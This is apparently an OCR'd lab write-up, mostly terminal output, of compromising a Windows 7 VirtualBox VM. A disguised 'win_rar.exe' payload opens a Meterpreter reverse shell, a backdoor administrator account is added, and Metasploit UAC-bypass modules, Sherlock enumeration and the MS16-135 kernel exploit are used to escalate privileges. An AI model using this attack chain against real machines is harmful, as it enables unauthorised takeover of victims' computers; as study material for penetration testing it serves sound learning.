C:\Windows\system32>net localgroup Administrators IntruderFanis /add
net localgroup Administrators IntruderFanis /add
The command completed successfully.


C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            FanisGiorgos             Guest
IntruderFanis            IntruderGiorgos
The command completed with one or more errors.
```

```
C:\Windows\system32>systeminfo
systeminfo

Host Name:                 FANIS-GIORGOS
OS Name:                   Microsoft Windows 7 Ultimate
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          FanisGiorgos
Registered Organization:
Product ID:                00426-292-0000007-85247
Original Install Date:     2/18/2020, 12:50:24 PM
System Boot Time:          2/23/2020, 9:08:14 PM
System Manufacturer:       innotek GmbH
System Model:              VirtualBox
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 113 Stepping 0 AuthenticAMD ~4200 Mhz
BIOS Version:              innotek GmbH VirtualBox, 12/1/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     3,042 MB
Available Physical Memory: 1,887 MB
Virtual Memory: Max Size:  6,081 MB
Virtual Memory: Available: 4,907 MB
Virtual Memory: In Use:    1,174 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 3 Hotfix(s) Installed.
                           [01]: KB2621440
```


With the command above were able to see the exact windows version which allows us to find more exploits

Exploit 2

```
[*] Started reverse TCP handler on 10.0.2.4:443
[*] Sending stage (180291 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.4:443 → 10.0.2.15:49190) at 2020-02-24 20:08:33 +0200

meterpreter > 
```

```
 588   460   svchost.exe
 652   460   svchost.exe
 704   460   svchost.exe
 808   460   svchost.exe
 848   460   svchost.exe
 916   460   svchost.exe
 1008  460   svchost.exe
 1068  808   dwm.exe            x64   1        Fanis-Giorgos\FanisGiorgos  C:\Windows\System32\dwm.exe
 1080  1060  explorer.exe       x64   1        Fanis-Giorgos\FanisGiorgos  C:\Windows\explorer.exe
 1108  1148  firefox.exe        x64   1        Fanis-Giorgos\FanisGiorgos  C:\Program Files\Mozilla Firefox\firefox.exe
 1124  460   spoolsv.exe
 1148  1080  firefox.exe        x64   1        Fanis-Giorgos\FanisGiorgos  C:\Program Files\Mozilla Firefox\firefox.exe
 1152  460   taskhost.exe       x64   1        Fanis-Giorgos\FanisGiorgos  C:\Windows\System32\taskhost.exe
 1216  460   svchost.exe
 1320  460   svchost.exe
 1424  460   sppsvc.exe
 1608  460   wmpnetwk.exe
 1668  1148  firefox.exe        x64   1        Fanis-Giorgos\FanisGiorgos  C:\Program Files\Mozilla Firefox\firefox.exe
 1960  460   SearchIndexer.exe
 2192  1148  firefox.exe        x64   1        Fanis-Giorgos\FanisGiorgos  C:\Program Files\Mozilla Firefox\firefox.exe
 2396  1080  win_rar.exe        x86   1        Fanis-Giorgos\FanisGiorgos  C:\Users\FanisGiorgos\Downloads\win_rar.exe
 2616  1148  firefox.exe        x64   1        Fanis-Giorgos\FanisGiorgos  C:\Program Files\Mozilla Firefox\firefox.exe
 2820  588   slui.exe           x64   1        Fanis-Giorgos\FanisGiorgos  C:\Windows\System32\slui.exe

meterpreter > migrate 1080
[*] Migrating from 2396 to 1080...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer        : FANIS-GIORGOS
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > 
```

Migrating to 1080 because it's a x64 process which allows 64 bit commands and gives us more stability
.



Source: https://github.com/rasta-mouse/Sherlock

```
msf5 exploit(windows/local/bypassuac_sdclt) > exploit

[*] Started reverse TCP handler on 10.0.2.4:443
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Sending stage (180291 bytes) to 10.0.2.15
[!] This exploit requires manual cleanup of 'C:\Users\FANISG~1\AppData\Local\Temp\fzOcyAhoQZ.exe!
[*] Please wait for session and cleanup....
[*] Meterpreter session 2 opened (10.0.2.4:443 → 10.0.2.15:49205) at 2020-02-24 21:12:13 +0200

whoami

^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf5 exploit(windows/local/bypassuac_sdclt) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                Connection
  --  ----  ----                     -----------                                ----------
  1         meterpreter x64/windows  Fanis-Giorgos\FanisGiorgos @ FANIS-GIORGOS  10.0.2.4:443 → 10.0.2.15:49190 (10.0.2.15)
  2         meterpreter x86/windows  Fanis-Giorgos\FanisGiorgos @ FANIS-GIORGOS  10.0.2.4:443 → 10.0.2.15:49205 (10.0.2.15)

msf5 exploit(windows/local/bypassuac_sdclt) > sessions 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: Fanis-Giorgos\FanisGiorgos
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > getprivs
```

```
SeShutdownPrivilege
SeUndockPrivilege

meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(windows/local/bypassuac_sdclt) > info

       Name: Windows Escalate UAC Protection Bypass (Via Shell Open Registry Key)
     Module: exploit/windows/local/bypassuac_sdclt
   Platform: Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2017-03-17

Provided by:
  enigma0x3
  bwatters-r7

Module side effects:
 artifacts-on-disk
 screen-effects

Available targets:
  Id  Name
  --  ----
  0   Windows x64

Check supported:
  Yes

Basic options:
  Name          Current Setting  Required  Description
  ----          ---------------  --------  -----------
  PAYLOAD_NAME                   no        The filename to use for the payload binary (%RAND% by default).
  SESSION       1                yes       The session to run this module on.
```

```
Available targets:
  Id  Name
  --  ----
  0   Windows x64

Check supported:
  Yes

Basic options:
  Name          Current Setting  Required  Description
  ----          ---------------  --------  -----------
  PAYLOAD_NAME                   no        The filename to use for the payload binary (%RAND% by default)
  SESSION       1                yes       The session to run this module on.

Payload information:

Description:
  This module will bypass Windows UAC by hijacking a special key in
  the Registry under the current user hive, and inserting a custom
  command that will get invoked when Window backup and restore is
  launched. It will spawn a second shell that has the UAC flag turned
  off. This module modifies a registry key, but cleans up the key once
  the payload has been invoked.

References:
  https://enigma0x3.net/2017/03/17/fileless-uac-bypass-using-sdclt-exe/
  https://github.com/enigma0x3/Misc-PowerShell-Stuff/blob/master/Invoke-SDCLTBypass.ps1
  https://blog.sevagas.com/?Yet-another-sdclt-UAC-bypass

msf5 exploit(windows/local/bypassuac_sdclt) > sessions 2
[*] Starting interaction with 2...

meterpreter >
```

```
msf5 exploit(windows/local/bypassuac_silentcleanup) > sessions 1
[*] Starting interaction with 1...

meterpreter > load powershell
Loading extension powershell... Success.
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
```

```
msf5 exploit(windows/local/ms15_051_client_copy_image) > sessions 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer        : FANIS-GIORGOS
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System
 180   460   sppsvc.exe
 248   4     smss.exe
 260   460   wmpnetwk.exe
 320   308   csrss.exe
 340   460   svchost.exe
```

```
 1072  460   svchost.exe
 1204  460   svchost.exe
 1256  460   taskhost.exe       x64   1        Fanis-Giorgos\FanisGiorgos  C:\Windows\System32\taskhost.exe
 1308  1352  firefox.exe        x64   1        Fanis-Giorgos\FanisGiorgos  C:\Program Files\Mozilla Firefox\firefox.exe
 1340  808   dwm.exe            x64   1        Fanis-Giorgos\FanisGiorgos  C:\Windows\System32\dwm.exe
 1352  1324  explorer.exe       x64   1        Fanis-Giorgos\FanisGiorgos  C:\Windows\explorer.exe
 1896  584   WmiPrvSE.exe
 2024  460   SearchIndexer.exe
 2060  1308  firefox.exe        x64   1        Fanis-Giorgos\FanisGiorgos  C:\Program Files\Mozilla Firefox\firefox.exe
 2200  1308  firefox.exe        x64   1        Fanis-Giorgos\FanisGiorgos  C:\Program Files\Mozilla Firefox\firefox.exe
 2304  1308  firefox.exe        x64   1        Fanis-Giorgos\FanisGiorgos  C:\Program Files\Mozilla Firefox\firefox.exe
 2672  1308  firefox.exe        x64   1        Fanis-Giorgos\FanisGiorgos  C:\Program Files\Mozilla Firefox\firefox.exe
 2932  1308  firefox.exe        x64   1        Fanis-Giorgos\FanisGiorgos  C:\Program Files\Mozilla Firefox\firefox.exe
 2964  1352  win_rar.exe        x86   1        Fanis-Giorgos\FanisGiorgos  C:\Users\FanisGiorgos\Downloads\win_rar.exe

meterpreter > migrate 1352
[*] Migrating from 2964 to 1352...
[*] Migration completed successfully.
meterpreter > load powershell
[-] The 'powershell' extension has already been loaded.
meterpreter > powershell_import /root/Desktop/Sherlock.ps1
[+] File successfully imported. No result was returned.
meterpreter > powershell_shell
PS > Find-AllVulns
```


```
MSBulletin : MS10-015
CVEID      : 2010-0232
Link       : https://www.exploit-db.com/exploits/11199/
VulnStatus : Not supported on 64-bit systems

Title      : Task Scheduler .XML
MSBulletin : MS10-092
CVEID      : 2010-3338, 2010-3888
Link       : https://www.exploit-db.com/exploits/19930/
VulnStatus : Not Vulnerable

Title      : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin : MS13-053
CVEID      : 2013-1300
Link       : https://www.exploit-db.com/exploits/33213/
VulnStatus : Not supported on 64-bit systems

Title      : TrackPopupMenuEx Win32k NULL Page
MSBulletin : MS13-081
CVEID      : 2013-3881
Link       : https://www.exploit-db.com/exploits/31576/
VulnStatus : Not supported on 64-bit systems

Title      : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin : MS14-058
CVEID      : 2014-4113
Link       : https://www.exploit-db.com/exploits/35101/
VulnStatus : Appears Vulnerable

Title      : ClientCopyImage Win32k
MSBulletin : MS15-051
CVEID      : 2015-1701, 2015-2433
Link       : https://www.exploit-db.com/exploits/37367/
VulnStatus : Appears Vulnerable

Title      : Font Driver Buffer Overflow
```

```
PS > ^C
Terminate channel 1? [y/N]  y
meterpreter > cd /
meterpreter > cd Users
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2009-07-14 08:08:56 +0300  All Users
40555/r-xr-xr-x   8192  dir   2009-07-14 06:20:08 +0300  Default
40777/rwxrwxrwx   0     dir   2009-07-14 08:08:56 +0300  Default User
40777/rwxrwxrwx   8192  dir   2020-02-18 12:50:27 +0200  FanisGiorgos
40555/r-xr-xr-x   4096  dir   2009-07-14 06:20:08 +0300  Public
100666/rw-rw-rw-  174   fil   2009-07-14 07:54:24 +0300  desktop.ini

meterpreter > cd FanisGiorgos
meterpreter > ls
Listing: C:\Users\FanisGiorgos
==============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2020-02-18 12:50:29 +0200  AppData
40777/rwxrwxrwx   0       dir   2020-02-18 12:50:29 +0200  Application Data
40555/r-xr-xr-x   0       dir   2020-02-18 12:50:32 +0200  Contacts
40777/rwxrwxrwx   0       dir   2020-02-18 12:50:29 +0200  Cookies
40555/r-xr-xr-x   4096    dir   2020-02-18 12:50:29 +0200  Desktop
40555/r-xr-xr-x   4096    dir   2020-02-18 12:50:29 +0200  Documents
40555/r-xr-xr-x   4096    dir   2020-02-18 12:50:29 +0200  Downloads
40555/r-xr-xr-x   4096    dir   2020-02-18 12:50:29 +0200  Favorites
40555/r-xr-xr-x   0       dir   2020-02-18 12:50:29 +0200  Links
40777/rwxrwxrwx   0       dir   2020-02-18 12:50:29 +0200  Local Settings
40555/r-xr-xr-x   0       dir   2020-02-18 12:50:29 +0200  Music
```


```
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\FanisGiorgos\Desktop
=====================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  0        fil   2020-02-18 13:02:05 +0200  15133-15139.txt
100666/rw-rw-rw-  282      fil   2020-02-18 12:50:38 +0200  desktop.ini
100777/rwxrwxrwx  73802    fil   2020-02-20 19:39:23 +0200  win_rar.exe
100777/rwxrwxrwx  3222480  fil   2020-02-20 19:38:25 +0200  winrar-x64-59b2.exe
100777/rwxrwxrwx  973      fil   2020-02-20 19:51:52 +0200  winrar-x64-59b2_installer.exe
100666/rw-rw-rw-  901      fil   2020-02-20 19:51:30 +0200  ~winrar-x64-59b2_installer.DDF

meterpreter > upload /root/Desktop/MS16-135.ps1
[*] uploading  : /root/Desktop/MS16-135.ps1 → MS16-135.ps1
[*] Uploaded 25.19 KiB of 25.19 KiB (100.0%): /root/Desktop/MS16-135.ps1 → MS16-135.ps1
[*] uploaded   : /root/Desktop/MS16-135.ps1 → MS16-135.ps1
meterpreter > ls
Listing: C:\Users\FanisGiorgos\Desktop
=====================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  0        fil   2020-02-18 13:02:05 +0200  15133-15139.txt
100666/rw-rw-rw-  25798    fil   2020-02-24 22:07:20 +0200  MS16-135.ps1
100666/rw-rw-rw-  282      fil   2020-02-18 12:50:38 +0200  desktop.ini
100777/rwxrwxrwx  73802    fil   2020-02-20 19:39:23 +0200  win_rar.exe
100777/rwxrwxrwx  3222480  fil   2020-02-20 19:38:25 +0200  winrar-x64-59b2.exe
100777/rwxrwxrwx  973      fil   2020-02-20 19:51:52 +0200  winrar-x64-59b2_installer.exe
100666/rw-rw-rw-  901      fil   2020-02-20 19:51:30 +0200  ~winrar-x64-59b2_installer.DDF

meterpreter > powershell_shell
```

```
meterpreter > powershell_shell
PS > .\MS16-135.ps1
ERROR: The term '.\MS16-135.ps1' is not recognized as the name of a cmdlet, function, script f
ERROR: the spelling of the name, or if a path was included, verify that the path is correct ar
ERROR: At line:1 char:15
ERROR: + .\MS16-135.ps1 <<<<
ERROR:     + CategoryInfo          : ObjectNotFound: (.\MS16-135.ps1:String) [], CommandNotFou
ERROR:     + FullyQualifiedErrorId : CommandNotFoundException
ERROR:
PS > Import-Module MS16-135.ps1
ERROR: Import-Module : The specified module 'MS16-135.ps1' was not loaded because no valid mod
ERROR:  directory.
ERROR: At line:1 char:14
ERROR: + Import-Module <<<<  MS16-135.ps1
ERROR:     + CategoryInfo          : ResourceUnavailable: (MS16-135.ps1:String) [Import-Module
ERROR:     + FullyQualifiedErrorId : Modules_ModuleNotFound,Microsoft.PowerShell.Commands.Impo
ERROR:
PS > ^C
Terminate channel 3? [y/N]  y
meterpreter > powershell_import /root/Desktop/MS16-135.ps1
[+] File successfully imported. Result:
```

```
                          [by b33f -> @FuzzySec]

[?] Target is Win 7
[+] Bitmap dimensions: 0x770*0x4
```



And were finally in .



Last Exploit :

https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/Sample-Exploits/MS16-135

Sources

https://resources.infosecinstitute.com/how-to-attack-windows-10-machine-with-metasploit-on-kali-linux/?fbclid=IwAR2eJLE1iDnj_gBT5wXZoCRndGSsHnrrhVdvOmVZgAH3Y0oTvMl_Z6Qzkhc

https://blog.rapid7.com/2018/05/03/hiding-metasploit-shellcode-to-evade-windows-defender/?fbclid=IwAR2i5B6amQR0Hg53jSDiAo2-kHDSu3MjqMZEvVIOpSOiRmp5lHoDz-o9c9c

https://www.offensive-security.com/metasploit-unleashed/msfvenom/?fbclid=IwAR1RwV8R6DFRnzn8Da_wFu5_dLnDm_3Z4psQzOLHpckVpa1pzsYwshoJg-E

https://www.ssddcyber.com/msfvenom?fbclid=IwAR3S3z2u8WcDULOF2htx6S-LucY7cdQsa1WbqYyehYibfQo0OPH6APkpmek

https://www.offensive-security.com/metasploit-unleashed/exploits/

https://youtu.be/4ACeXB64Lto

https://youtu.be/Iy0mCcop4Zk

https://youtu.be/tDMKUGX2QUw

https://youtu.be/CMeQEwL0I1o

https://youtu.be/75zhTNajZv4

https://youtu.be/l7mwIvT5YNo

https://youtu.be/AyMgYhwyGSE

https://www.youtube.com/watch?v=mf6Ipw0vMf0